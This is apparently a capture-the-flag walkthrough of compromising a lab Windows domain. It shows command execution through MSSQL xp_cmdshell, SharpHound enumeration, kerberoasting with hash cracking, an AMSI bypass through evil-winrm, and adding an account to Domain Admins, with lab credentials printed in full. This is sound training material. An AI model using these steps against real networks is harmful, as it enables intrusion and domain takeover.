```
# nmap -p- -6 --min-rate 10000 dead:beef::1001
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-25 19:48 EDT
Nmap scan report for dead:beef::1001
```

```
Host is up (0.11s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
1433/tcp open  ms-sql-s
5985/tcp open  wsman
```

To login with `evil-winrm` we need to add the ipv6 to `/etc/hosts` I will do it using the hostname.

```
SQL> EXEC sp_execute_external_script @language =N'Python', @script = N'import os;
os.system("hostname");';
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 0: STDOUT message(s) from external script:
COMPATIBILITY
```

```
# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali.kali       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

dead:beef::1001 compatibility
```

Login with `evil-winrm`

```
# evil-winrm -i compatibility -u administrator -p EverybodyWantsToWorkAtP.O.O.
```

The flag is in `C:\users\administrator\desktop\flag.txt`

# p00ned

Our objective now is get access to the DC, so we will upload sharphound to check how can we get access.

```
*Evil-WinRM* PS C:\Users\public\downloads> upload SharpHound.exe

Info: Uploading /home/shockp/tools/windows/sharphound/SharpHound.exe to
C:\Users\public\downloads\SharpHound.exe

Data: 1402880 bytes of 1402880 bytes copied

Info: Upload successful!
```

After uploading `SharpHound` we need to run it from our sql shell because we are logged in as a local machine in `evil-winrm` and we haven't access to the domain.

```
SQL> xp_cmdshell C:\users\public\documents\SharpHound.exe --outputdirectory
C:\users\public\documents
output
....
2023-08-26T16:18:35.4262031+03:00|INFORMATION|SharpHound Enumeration Completed at 4:18 PM on
8/26/2023! Happy Graphing!
....
```


Transfer the `.zip` file to your local machine and import it to BloodHound to examine how can we pivot with our owned credentials.

```
*Evil-WinRM* PS C:\Users\public\documents> download 20230826161834_BloodHound.zip

Info: Downloading C:\Users\public\documents\20230826161834_BloodHound.zip to
20230826161834_BloodHound.zip

Info: Download successful!
```

To run bloodhound start `neo4j` and the run bloodhound.

```
# neo4j start
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
Started neo4j (pid:83091). It is available at http://localhost:7474
There may be a short delay until the server is ready.

# bloodhound
```

I selected `shortest path to domain admins from kerberoastable users`


COMPATIBILITY.INTRANET.POO
Database Info
Node Info
Analysis
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find AS-REP Roastable Users (DontReqPreAuth)
Shortest Paths
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Shortest Paths from Domain Users to High Value Targets
Find Shortest Paths to Domain Admins
Custom Queries
No user defined queries.
P00 HELP DESK@INTRANET.POO
MemberOf
GenericAll

The user `POO_ADM` is vulnerable to kerberoasting. I used the script `Invoke-Kerberoast.ps1`.


```
*Evil-WinRM* PS C:\Users\public\documents> upload Invoke-Kerberoast.ps1

Info: Uploading /usr/share/powershell-
empire/empire/test/data/module_source/credentials/Invoke-Kerberoast.ps1 to
C:\Users\public\documents\Invoke-Kerberoast.ps1

Data: 62424 bytes of 62424 bytes copied

Info: Upload successful!
```

And run it from the sql shell like with sharphound.

```
SQL> xp_cmdshell powershell -c import-module C:\users\public\documents\invoke-
kerberoast.ps1; invoke-kerberoast -outputformat hashcat
output

--------------------------------------------------------------------------------

NULL

NULL

TicketByteHexStream  :

Hash                 :
$krb5tgs$23$*p00_hr$intranet.poo$HR_peoplesoft/intranet.poo:1433*$2DFCE1EF6C942D1BDD961AA009
ECF9
....
700BBE605A16774C3083CC309C2B261238153573D838A95F79F7D770E464C851E6C1BFC1CCB6E43FE3FD60713B2C
A
```

```
SamAccountName       : p00_hr

DistinguishedName    : CN=p00_hr,CN=Users,DC=intranet,DC=poo

ServicePrincipalName : HR_peoplesoft/intranet.poo:1433

NULL

TicketByteHexStream  :

Hash                 :
$krb5tgs$23$*p00_adm$intranet.poo$cyber_audit/intranet.poo:443*$8BBEAD82835DA29DEB38FD355628
0F4B
....
3D5211DD5D6F2AF8C88701FAE495AF4CB510D4DF8D277F50AB8292FCD0FC41AEE725336AE88EC3262BFD4567A1C

SamAccountName       : p00_adm

DistinguishedName    : CN=p00_adm,CN=Users,DC=intranet,DC=poo

ServicePrincipalName : cyber_audit/intranet.poo:443

NULL

NULL

NULL

NULL
```

Crack the hash of p00_adm with hashcat



```
└─# hashcat adm.hash --show

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.
```

```
# hashcat -m 13100 adm.hash /usr/share/wordlists/rockyou.txt -w 3 -O
....
```

It didn't work so I started trying other wordlists. One of them worked `Keyboard-Combinations.txt` from seclists.

```
# hashcat -m 13100 adm.hash /usr/share/seclists/Passwords/Keyboard-Combinations.txt -w 3 -O
....
```

```
<SNIP>:ZQ!5t4r
```

As seen in bloodhound, with the credentials for `p00_adm` we can add it to `Domain Admins` group. First upload `powerview.ps1`.

```
*Evil-WinRM* PS C:\programdata> upload powerview.ps1


Info: Uploading /home/shockp/tools/windows/powerview.ps1 to C:\programdata\powerview.ps1


Data: 1205588 bytes of 1205588 bytes copied


Info: Upload successful!
```

If we try to import the module we get an error about the antivirus

```
*Evil-WinRM* PS C:\programdata> import-module ./powerview.ps1
At C:\programdata\powerview.ps1:1 char:1
+ #requires -version 2
+ ~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At C:\programdata\powerview.ps1:1 char:1
+ #requires -version 2
+ ~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Login again with `evil-winrm` using `-s .` flag to enable the scripts and disable the 4MSI.

```
# evil-winrm -i compatibility -u administrator -p EverybodyWantsToWorkAtP.O.O. -s .


*Evil-WinRM* PS C:\programdata> menu



   ,.   (   .      )               "            ,.   (   .      )       .
  ("  (  )  )'     ,'             (`     '`    ("     )  )'     ,'   .  ,)
.; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((
_".,_,.__).,) (.._( ._),     )  , (._..( '.._"._, . '._)_(..,_(_".) _( _')
\_   _____/__  _|__|  |    ((  (  /  \    /  \__| ____\______   \  /     \
 |    __)_\  \/ /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /  \
 |        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   \/    Y    \
/_______  / \_/ |__|____/           \__/\  / |__|___|  /____|_  /\____|__  /
        \/                               \/          \/       \/         \/


       By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers


[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary
[+] Bypass-4MSI
```

```
[+] services
[+] upload
[+] download
[+] menu
[+] exit

*Evil-WinRM* PS C:\programdata> Bypass-4MSI

Info: Patching 4MSI, please be patient...

[+] Success!
```


Now we are able to import the module.

```
*Evil-WinRM* PS C:\programdata> import-module ./powerview.ps1
```

Add `p00_adm` to `Domain Admins` group

```
*Evil-WinRM* PS C:\programdata> $pass = ConvertTo-SecureString 'ZQ!5t4r' -AsPlainText -force

*Evil-WinRM* PS C:\programdata> $cred = New-Object
System.Management.Automation.PSCredential('intranet.poo\p00_adm', $pass)

*Evil-WinRM* PS C:\programdata> Add-DomainGroupMember -Identity 'Domain Admins' -Members
'p00_adm' -Credential $cred
```

We can confirm the user is in `Domain Admins` with the command `Get-DomainUser`



```
*Evil-WinRM* PS C:\programdata> get-domainuser p00_adm -credential $cred

logoncount                    : 7
badpasswordtime               : 3/22/2018 1:53:22 PM
distinguishedname             : CN=p00_adm,CN=Users,DC=intranet,DC=poo
objectclass                   : {top, person, organizationalPerson, user}
lastlogontimestamp            : 8/26/2023 6:56:13 PM
samaccountname                : p00_adm
logonhours                    : @{Tuesday=System.Collections.Hashtable; Friday=System.Collections.Hasht
able; Wednesday=System.Collections.Hashtable; Saturday=System.Collections.Hashtable; Thursday=System.Co
llections.Hashtable;
                                Monday=System.Collections.Hashtable; Sunday=System.Collections.Hashtabl
e}
codepage                      : 0
samaccounttype                : USER_OBJECT
accountexpires                : 1/1/1601 2:00:00 AM
countrycode                   : 0
whenchanged                   : 8/26/2023 3:56:13 PM
instancetype                  : 4
useraccountcontrol            : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
objectguid                    : 3a04555f-c783-4b22-afeb-28ac72154842
lastlogoff                    : 1/1/1601 2:00:00 AM
whencreated                   : 3/21/2018 7:07:23 PM
objectcategory                : CN=Person,CN=Schema,CN=Configuration,DC=intranet,DC=poo
dscorepropagationdata         : 1/1/1601 12:00:00 AM
serviceprincipalname          : cyber_audit/intranet.poo:443
usncreated                    : 25722
usnchanged                    : 143629
memberof                      : {CN=P00 Help Desk,CN=Users,DC=intranet,DC=poo, CN=Domain Admins,CN=User
s,DC=intranet,DC=poo}
lastlogon                     : 8/26/2023 6:59:33 PM
badpwdcount                   : 0
cn                            : p00_adm
msds-supportedencryptiontypes : 0
objectsid                     : S-1-5-21-2413924783-1155145064-2969042445-1107
primarygroupid                : 513
pwdlastset                    : 5/11/2018 6:26:14 AM
name                          : p00_adm
```

We can access to the DC and get the flag with the following command

```
*Evil-WinRM* PS C:\programdata> net use \\DC.intranet.poo\C$ /u:intranet.poo\p00_adm
'ZQ!5t4r'
The command completed successfully.

*Evil-WinRM* PS C:\programdata> dir \\DC.intranet.poo\C$\users



    Directory: \\DC.intranet.poo\C$\users



Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        3/15/2018   1:20 AM                Administrator
d-----        3/15/2018  12:38 AM                mr3ks
d-r---       11/21/2016   3:24 AM                Public

*Evil-WinRM* PS C:\programdata> type \\DC.intranet.poo\C$\users\mr3ks\desktop\flag.txt
POO{1196ef8....a0851d6}
```